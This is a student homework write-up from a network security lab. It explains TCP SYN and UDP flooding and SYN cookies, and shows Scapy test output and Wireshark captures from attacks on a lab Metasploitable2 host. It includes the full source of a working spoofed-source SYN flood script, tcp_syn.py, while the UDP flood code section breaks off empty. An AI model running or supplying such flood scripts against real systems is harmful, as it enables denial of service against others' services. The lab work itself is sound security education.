
CS166 Section-04
Mikhail Sumawan
Homework 4

Q1: TCP SYN Flooding Attacks


1.) Explanation of TCP SYN flood attacks works:
To explain how TCP SYN flood works, we must understand how TCP connection works in the first place. TCP communication is a three-way handshake to establish a communication between the server and the client, where the client would send SYN to establish a connection at a certain port, then the server would send back SYN/ACK to acknowledge the SYN that the client just sent and the client would reply back with the ACK to establish the three-way handshake. Now, a TCP SYN flood attack exploits this TCP three-way handshake by masking the source IP address and sending the SYN to the server, the server would send the acknowledgment but would never get a reply back since the IP is not real therefore it will have this state of a half-open port which consumes memory. From the client-side, an SYN flood attack is basically sending the targeted server multiple SYN packets with tampered IP addresses which eventually overflow the server's connection and leave a legitimate visitor/user unable to open the server because the connection is exhausted.

2.) Explanation of SYN cookies and how it works to prevent DDOS effect from SYN flood attack:
SYN cookie is a mechanism used by many TCP softwares to generate the initial sequence number. This technique is frequently used by many DDoS defense engine and load balancers to provide protection against the SYN flood attacks. SYN cookie approach prevents SYN flood attacks or any other IP address spoofing attacks by changing the way the server saved the conversation with the client, the server that received the TCP/IP SYN request gonna run the packet through complex mathematical technique which is similar to digital signature hash and create a random sequence of number and send it back to the SYN/ACK packet (unlike normally where it would be save the packet it received and send the SYN/ACK packet back to the memory). This is used to prevent the wasted space of tables and memory in a SYN flood attack. The third ACK request to actually connect will be send to the server along with the signature hash number from the SYN/ACK packet and would then be reversed to see if the request is legitimate and proceed with the connection.


3.) Testing the scapy installation:


```
>>> from scapy.all importy *
  File "<stdin>", line 1
    from scapy.all importy *
                         ^
SyntaxError: invalid syntax
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

>>> 
```

Output for program tcp_syn.py:


```
[10/26/21]seed@VM:~$ sudo python3 tcp_syn.py 192.168.3.129 80 500
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Output of the wireshark when tcp_syn.py was running:




```
No.  Time                          Source           Destination      Protocol  Length Info
  3 2021-10-26 03:51:31.3586852… 85.18.214.245    192.168.3.129    TCP         56 20 → 80 […
  6 2021-10-26 03:51:31.3651357… 192.168.3.129    85.18.214.245    TCP         62 80 → 20 […
  7 2021-10-26 03:51:31.3651366… 85.18.214.245    192.168.3.129    TCP         62 20 → 80 […
  8 2021-10-26 03:51:31.8075244… 54.23.77.149     192.168.3.129    TCP         56 20 → 80 […
  9 2021-10-26 03:51:31.8079566… 192.168.3.129    54.23.77.149     TCP         62 80 → 20 […
 10 2021-10-26 03:51:31.8079609… 54.23.77.149     192.168.3.129    TCP         62 20 → 80 […
 11 2021-10-26 03:51:32.2515277… 143.224.43.116   192.168.3.129    TCP         56 20 → 80 […
 12 2021-10-26 03:51:32.2519305… 192.168.3.129    143.224.43.116   TCP         62 80 → 20 […
 13 2021-10-26 03:51:32.2519337… 143.224.43.116   192.168.3.129    TCP         62 20 → 80 […
 14 2021-10-26 03:51:32.6916897… 123.196.162.20   192.168.3.129    TCP         56 20 → 80 […
 15 2021-10-26 03:51:32.6921533… 192.168.3.129    123.196.162.20   TCP         62 80 → 20 […
 16 2021-10-26 03:51:32.6921576… 123.196.162.20   192.168.3.129    TCP         62 20 → 80 […
 17 2021-10-26 03:51:33.1314461… 206.103.126.42   192.168.3.129    TCP         56 20 → 80 […
 18 2021-10-26 03:51:33.1318580… 192.168.3.129    206.103.126.42   TCP         62 80 → 20 […
 19 2021-10-26 03:51:33.1318617… 206.103.126.42   192.168.3.129    TCP         62 20 → 80 […
```

```
▾ Transmission Control Protocol, Src Port: 20, Dst Port: 80, Seq: 0, Len: 0
    Source Port: 20
    Destination Port: 80
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▸ Flags: 0x002 (SYN)
    Window size value: 8192
    [Calculated window size: 8192]
```

```
0000  00 04 00 01 00 06 00 0c  29 4e f5 ca 00 00 08 00   ........ )N......
0010  45 00 00 28 00 01 00 00  40 06 8a 9e 55 12 d6 f5   E..(.... @...U...
0020  c0 a8 03 81 00 14 00 50  00 00 00 00 00 00 00 00   .......P ........
0030  50 02 20 00 9f 4d 00 00                            P. ..M..
```

```
Linux cooked-mode capture (sll), 16 bytes        Packets: 1239 · Displayed: 1219 (98.4%)    Profile: Default
```

Code for the program tcp_syn.py with comments on it:




```python
import sys
# Importing Scapy libraries to our project/malware
from scapy.all import *

# To generate random IP address for our SYN packet to be send to the server/target machine
def randomIP():
    ip = ".".join(map(str, (random.randint(0,255)for _ in range(4))))
    return ip

# To generate random Port number for our SYN packet to be send to the server/target machine
def randPort():
    x = random.randint(0, 64000)
    return x

# argument for destination ip address given in the command
# line and in this case the metasploitable2 inet address
dest_ip_address = sys.argv[1]

# argument for port number given in the command line
dest_port = int(sys.argv[2])

# number of packet to be send to flood the target machine
pkt_count = int(sys.argv[3])

# for loop to keep sending the packets until the given argument is met
for i in range(0, pkt_count):

    # assigning source ip address to a random ip address generated with the randomIP function
    src_ip = randomIP()

    # constructing the packet by using the source ip and destination ip
    packet = IP(src=str(src_ip), dst=dest_ip_address)

    # assigning the type of protocol to be send in the packet (in this case TCP)
    pkt = packet/TCP()

    # send the packet
    send(pkt)
```

Q2: UDP Flooding Attacks

1.) Explanation of how the UDP flood attacks works:


UDP flood is similar to any other flooding attack, however, UDP flood is not as straightforward like an TCP flood attack. UDP flood attack works by sending a large amount of UDP packets to a random ports to the target machine or remote host, it is considered as a type of denial-of-service attack, the main goal of a UDP attack is to overwhelms the target's machine capacity of responding and processing. UDP flood attack able to achieve this by exploiting the procedure that the target takes when responding to UDP packets on one of its ports.

2.) Output of the udp_flood.py program:



```
[10/26/21]seed@VM:~$ sudo python3 udp_flood.py 192.168.3.129 80 500
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Output of the wireshark when udp_flood.py was running:




```
No.  Time                            Source            Destination     Protocol Length Info
   3 2021-10-26 04:01:46.4026791…    81.252.132.208    192.168.3.129   UDP      44 53 → 53 Len=0
   4 2021-10-26 04:01:46.8478059…    177.49.218.87     192.168.3.129   UDP      44 53 → 53 Len=0
   5 2021-10-26 04:01:47.2958142…    176.140.25.159    192.168.3.129   UDP      44 53 → 53 Len=0
   6 2021-10-26 04:01:47.7437006…    30.101.74.147     192.168.3.129   UDP      44 53 → 53 Len=0
   7 2021-10-26 04:01:48.1912043…    232.235.103.73    192.168.3.129   UDP      44 53 → 53 Len=0
   8 2021-10-26 04:01:48.6396898…    78.185.245.232    192.168.3.129   UDP      44 53 → 53 Len=0
   9 2021-10-26 04:01:49.0881429…    188.168.20.129    192.168.3.129   UDP      44 53 → 53 Len=0
  10 2021-10-26 04:01:49.5358904…    227.91.222.160    192.168.3.129   UDP      44 53 → 53 Len=0
  11 2021-10-26 04:01:49.9836269…    171.132.171.173   192.168.3.129   UDP      44 53 → 53 Len=0
  14 2021-10-26 04:01:50.4313270…    69.136.195.250    192.168.3.129   UDP      44 53 → 53 Len=0
  15 2021-10-26 04:01:50.8795646…    13.24.212.51      192.168.3.129   UDP      44 53 → 53 Len=0
  16 2021-10-26 04:01:51.3282406…    25.67.31.22       192.168.3.129   UDP      44 53 → 53 Len=0
  17 2021-10-26 04:01:51.7756168…    74.123.23.100     192.168.3.129   UDP      44 53 → 53 Len=0
  18 2021-10-26 04:01:52.2232602…    62.163.120.155    192.168.3.129   UDP      44 53 → 53 Len=0
  19 2021-10-26 04:01:52.6717550…    7.202.45.179      192.168.3.129   UDP      44 53 → 53 Len=0
  20 2021-10-26 04:01:53.1196794     18.190.77.137     192.168.3.129   UDP      44 53 → 53 Len=0
```

```
    Destination: 192.168.3.129
  ▸ [Source GeoIP: AS3215 Orange S.A., France, 48.860001, 2.350000]
    [Destination GeoIP: Unknown]
▾ User Datagram Protocol, Src Port: 53, Dst Port: 53
    Source Port: 53
    Destination Port: 53
    Length: 8
    Checksum: 0x647e [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
```

```
0000  00 04 00 01 00 06 00 0c  29 4e f5 ca 00 00 08 00   ........ )N......
0010  45 00 00 1c 00 01 00 00  40 11 df da 51 fc 84 d0   E....... @...Q...
0020  c0 a8 03 81 00 35 00 35  00 08 64 7e               .....5.5 ..d~
```

User Datagram Protocol (udp), 8 bytes   Packets: 305 · Displayed: 297 (97.4%)   Profile: Default

Code for the program udp_flood.py with comments on it:

